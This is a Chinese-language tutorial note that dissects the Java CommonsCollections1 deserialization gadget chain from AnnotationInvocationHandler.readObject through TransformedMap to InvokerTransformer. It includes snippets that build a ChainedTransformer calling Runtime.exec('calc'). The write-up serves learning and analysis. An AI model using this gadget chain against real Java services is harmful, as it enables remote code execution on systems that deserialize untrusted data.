1.前言

注意：需要边看边实操！

必看：

Java安全漫谈 - 09.初识CommonsCollections

Java反序列化Commons-Collections篇01-CC1链

CommonsCollections1笔记

Java反序列化CommonsCollections篇(一) CC1链手写EXP

环境搭建

1.

https://blog.csdn.net/weixin_44502336/article/details/127641619

2.JDK下载地址：https://blog.lupf.cn/category/jdkdl

下载通用密码：8899

（别从博客那个链接下，那个下载的8u65实际上是8u111，后面的实验会做不了）

回调函数：主程序传`函数`给API，API会拿去执行

打个比方，有一个餐馆，提供`炒菜`的服务，但是会让我们选择做菜的方式，我们告诉他想吃小龙虾后，他会询问我们要以`何种方式`去进行烹饪,是炒还是煮。

- 炒菜服务：即API
- 何种方式：即传入的函数

命令执行的关键

`InvokerTransformer`这个类可以用来执行任意方法，这也是反序列化能执行任意代码的关键。

在实例化这个`InvokerTransformer`时，需要传入三个参数，

第一个参数是待执行的方法名，第二个参数是这个函数的参数列表的参数类型，第三个参数是传给这个函数的参数列表

`InvokerTransformer`类的`transform`方法中用到了反射，只要传参进去就能反射加载对应的方法

关键地方：

```
try {
Class cls = input.getClass();
Method method = cls.getMethod(iMethodName, iParamTypes);
return method.invoke(input, iArgs);
}
```

2.链子按功能切割

这里**将链子分为三部分**，各部分的作用：

- 第三部分：链尾，用于命令执行
- 第二部分：传导
- 第一部分：触发，即寻找调用了readObject的地方

2.1第三部分的chain:

(这里的`1,2,3`只是参数1，参数2，参数3的意思,下同)

先初始化:

```
TransformedMap.decorate(1,2,3)  静态方法
    TransformedMap.TransformedMap(1,2,3)
```

再调用 **TransformedMap.checkSetValue()** 去激活 **TransformedMap.transform()**,从而达到命令执行的目的

为什么需要 hashMap对象：为了构造`TransformedMap.decorate()`方法，它要什么参数就给它什么参数

为什么要去找调用`transform`方法的不同名函数

为了调用checkSetValue函数时，能触发`valueTransformer.transform(value)`

从而形成 **InvokerTransformer.transform()**，也就达成了命令执行的目的 **(参见[命令执行的关键])**

```
protected Object checkSetValue(Object value) {
        return valueTransformer.transform(value);
    }
```

POC对应语句：

```
checkSetValueMethod.invoke(tranformedMap, runtime);
```

详情代码查看 **[第三部分.java]**

2.2第二部分的Chain

- 前言：何为抽象类


思考这句话有什么错误？：

我们在进行 `TransformedMap.decorate` 方法调用，进行 Map 遍历的时候，就会走到 `setValue()` 当中，而 `setValue()` 就会调用 `checkSetValue` ——Java反序列化Commons-Collections篇01-CC1链

其实博客原文的这句话应该拆开来看：

解答：

1.首先请仔细看**TransformedMap的类继承关系:**



2.为什么执行`TransformedMap.decorate`方法调用，会进行 Map 遍历？：

2-1. 我分析得出的结论：**这句话是错的**，其实并不会进行Map遍历

2-2. 为什么不会进行Map遍历：

`TransformedMap.decorate`方法：

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
    return new TransformedMap(map, keyTransformer, valueTransformer);
}
```

`TransformedMap`构造方法：

```
protected TransformedMap(Map map, Transformer keyTransformer, Transformer
valueTransformer) {
        super(map);
        this.keyTransformer = keyTransformer;
        this.valueTransformer = valueTransformer;
    }
```

是因为`TransformedMap`构造方法使用了**super(map)**,且`AbstractInputCheckedMapDecorator`也使用了**super(map)(参见[TransformedMap的类继承关系])**,最终导致调用了Map,但**并没有进行遍历Map**

3.当时我看博客我所不解的地方：

`AbstractMapDecorator`类中并无实现`setValue()`方法，它只是实现了Map接口，但它是如何实现**{走到`setValue()`当中}**的呢？

```
public AbstractMapDecorator(Map map) {
    if (map == null) {
        throw new IllegalArgumentException("Map must not be null");
    }
    this.map = map;
}
```

所以我进行了如下调试：

前言部分：

- **entrySet解释：**

  每一个键值对也就是一个Entry

  entrySet是 java中键-值对的集合，Set里面的类型是`Map.Entry`，一般可以通过`map.entrySet()`得到。

详情代码查看 **[第二部分.java]**

第二部分核心代码中有一句能够**把键值取出来**的核心代码：

因此我们重点调试这个 核心代码

```
for (Map.Entry entry:decorateMap.entrySet()){
            entry.setValue(runtime);
        }
```

AbstractInputCheckedMapDecorator.entrySet()：

```
public Set entrySet() {
        if (isSetValueChecking()) {
            return new EntrySet(map.entrySet(), this);
        } else {
            return map.entrySet();
        }
    }
```

AbstractInputCheckedMapDecorator.EntrySet.EntrySet()：

```
protected EntrySet(Set set, AbstractInputCheckedMapDecorator parent) {
    super(set);
    this.parent = parent;
}
```

这里就将 TransformedMap类型的 parent 传递给了 this.parent

为什么是 TransformedMap类型，

而不是 AbstractInputCheckedMapDecorator类型，是因为 AbstractInputCheckedMapDecorator 是抽象类所以不能实例化只能让它的**非抽象类子类**实例化**(参见[TransformedMap的类继承关系])**

然后继续F7跟进，直到来到这：(跳过了一些无关紧要的map操作)。

AbstractInputCheckedMapDecorator.EntrySetIterator.next：

```
public Object next() {
    Map.Entry entry = (Map.Entry) iterator.next();
    return new MapEntry(entry, parent);
}
```

关键是 `return new MapEntry(entry, parent);` 这句， MapEntry 是 AbstractInputCheckedMapDecorator 的内部类 。

AbstractInputCheckedMapDecorator.MapEntry.mapEntry：

```
protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator parent) {
    super(entry);
    this.parent = parent;
}
```

这里和上面一样，**parent 也是TransformedMap。** 成功赋值后，当我们的第二部分核心语句**（参见[第二部分核心代码]）**执行了 `entry.setValue(runtime);` 这句时，会调用 MapEntry 类的 setValue方法。从而连上链子的第三部分。

AbstractInputCheckedMapDecorator.MapEntry.setValue：

```
public Object setValue(Object value) {
    value = parent.checkSetValue(value);
    return entry.setValue(value);
}
```

正确解读：

因此，这句话**(参考[思考这句话有什么错误？])**的正确语序应该是这样的(**注意标点符号**)：

我们在进行 `TransformedMap.decorate` 方法调用（完成后）。（然后）进行 Map 遍历的时候，就会走到 `setValue()` 当中，而 `setValue()` 就会调用 `checkSetValue`

2.3第一部分的Chain

既然 是通过 `AbstractInputCheckedMapDecorator.MapEntry.setValue` 方法进行传导的，那就看看谁调用了这个方法（右键点击查找用法）。

如果发现一个类符合以下两个条件的：

- 调用了 setValue 方法
- 调用了 readObject 方法

那这个类就是天生能被利用的类

经查询来到 sun.reflect.annotation.AnnotationInvocationHandler.readObject：

```
private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        s.defaultReadObject();

        // Check to make sure that types have not evolved incompatibly

        AnnotationType annotationType = null;
        try {
            annotationType = AnnotationType.getInstance(type);
        } catch(IllegalArgumentException e) {
            // Class is no longer an annotation type; time to punch out
            throw new java.io.InvalidObjectException("Non-annotation type in
annotation serial stream");
        }

        Map<String, Class<?>> memberTypes = annotationType.memberTypes();

        // If there are annotation members without values, that
        // situation is handled by the invoke method.
        for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
            String name = memberValue.getKey();
            Class<?> memberType = memberTypes.get(name);
            if (memberType != null) {  // i.e. member still exists
                Object value = memberValue.getValue();
                if (!(memberType.isInstance(value) ||
                      value instanceof ExceptionProxy)) {
                    memberValue.setValue(
                        new AnnotationTypeMismatchExceptionProxy(
                            value.getClass() + "[" + value + "]").setMember(
                                annotationType.members().get(name)));
                }
            }
        }
    }
```

关键点在于 **需要进入两个If 和 memberValue.setValue**：

```
memberValue.setValue(
    new AnnotationTypeMismatchExceptionProxy(
        value.getClass() + "[" + value + "]").setMember(
            annotationType.members().get(name)));
```

因此我们需要控制 memberValue ， 途径恰好在 AnnotationInvocationHandler类 的构造函数

此外AnnotationInvocationHandler类 的作用域为 default（**并不是使用default关键字，而是省略访问控制符**）

default权限是**只能类内部和同一个包访问**，所以我们外部包调用它时需要引入**反射**

（详情代码 **参照[理想情况下.java]**）

理性情况下需要解决的两个问题：

- `Runtime` 对象不可序列化，需要通过反射将其变成可以序列化的形式。
- `sun.reflect.annotation.AnnotationInvocationHandler.readObject()中的setValue()` 的传参，是需要传 `Runtime` 对象的且要进入两个 if 判断

1.第一个问题的两种写法

(本质一样，但第二种写法减少代码复用)：

即将 （详情代码 **参照[理想情况下.java]**）

```
InvokerTransformer invokerTransformer = new InvokerTransformer("exec"
 , new Class[]{String.class}, new Object[]{"calc"});
```

改写成以下两种格式之一：

1-1.

```
// 对应 Method runtimeMethod = r.getMethod("getRuntime");
        Class c = Runtime.class;
        Method runtimeMethod = (Method) new InvokerTransformer("getMethod",new
Class[]{String.class,Class[].class}, new Object[]
{"getRuntime",null}).transform(c);

// 对应 Runtime runtime = (Runtime) runtimeMethod.invoke(null,null);
Runtime runtime1 = (Runtime) new InvokerTransformer("invoke",new Class[]
{Object.class, Object[].class}, new Object[]
{null,null}).transform(runtimeMethod);

// 执行calc
runtimeClass1.getMethod("exec", String.class).invoke(runtime1,"calc");
```

共同点：

- 格式都为 `new InvokerTransformer().transform()`
- 后一个 `transform()` 方法里的参数都是前一个的结果

为什么这么写：

参照[命令执行的关键]

1-2. 或者写成这种：

```
Transformer[] transformers = new Transformer[]{
        new InvokerTransformer("getMethod"
                , new Class[]{String.class, Class[].class}, new Object[]
{"getRuntime", null}),
        new InvokerTransformer("invoke"
                , new Class[]{Object.class, Object[].class}, new Object[]{null,
null}),
        new InvokerTransformer("exec"
                , new Class[]{String.class}, new Object[]{"calc"})
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
chainedTransformer.transform(Runtime.class);
```

最后和其他未改变的部分进行拼接,详情代码参考**第一个问题.java**


第一个问题为什么这样就解决了?

`Runtime` 是不能序列化的，但是 `Runtime.class` 是可以序列化的

2.第二个问题

需要 **注解类型的参数**传入，且不为空。否则第一个If进不去：

sun.reflect.annotation.AnnotationInvocationHandler.readObject：




可以通过构造函数进入传入 type， 所以现在先**找到一个类，这个类含有不为空的注释。**

找到的这个类是：

```
AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String,
Object> memberValues)
```

博客中 给的是 Target.class，也许还有别的也能用?



但是`memberValue.setValue`的值不能控制：

所以寻找一个类，这个类能轻易被我们传入参数且setValue可控：

org.apache.commons.collections.functors.ConstantTransformer：

```
public ConstantTransformer(Object constantToReturn) {
    super();
    iConstant = constantToReturn;
}

public Object transform(Object input) {
    return iConstant;
}
```

这个类的构造函数和transform方法配合使用，能把我们传入的任意值取出。

这样，我们就将理想情况改成了可实际利用的，同时也是第二个问题的核心：

(参照[第一个问题.java])

```
chainedTransformer.transform(Runtime.class);     // 这一句是触发命令执行的关键核心,需要找方法去替代这条语句
```

被替换为：

(参照[完整POC.java])


```
new ConstantTransformer(Runtime.class),// 构造 setValue 的可控参数,也就是替换掉了 第一个问题.java 中的 chainedTransformer.transform(Runtime.class);
```

详情代码参考**完整POC.java**


3.链子流程图和简洁概括

3-1 链子流程图:

drun1baby 师傅的:



我的理解加分析总结的:



建议结合起来看，一个详细，一个简略。

3-2 简洁概括(不包含工具链):

我们在进行 **TransformedMap.decorate** 方法调用完成后（第三部分）。接着传递给 **AnnotationInvocationHandler.readObject**用于开启反序列化（第一部分），当执行反序列化时会执行**setValue()**（因为Map遍历了），而 **setValue()** 就会调用 **checkSetValue**（第二部分），就会激活 **TransformedMap.transform()**（第三部分）,从而达到命令执行的目的

思考

1.对学习他人文章的思考

- 学习他人的文章难免会有歧义，因为只有作者本人才会清楚文字所表达的意思。因此我们学习任何人的文章都要保持怀疑的态度（因为你个人的理解是和作者本人的理解可能会有偏差），包括我这篇文章
    - 如何解决歧义问题
        - 调试，永远都是第一选择。因为只有程序不会说谎
        - 自己写文章。自己写的文章自己风格最了解，也就最理解想表达的意思
- 一手资料永远都是表达的最精准的，但是解读起来很难啃，所以借助他人文章很有必要（站在巨人的肩膀上）
- 借助的文章要借助多个师傅的，取他人所长。
- 永远感激这些拥有分享精神的师傅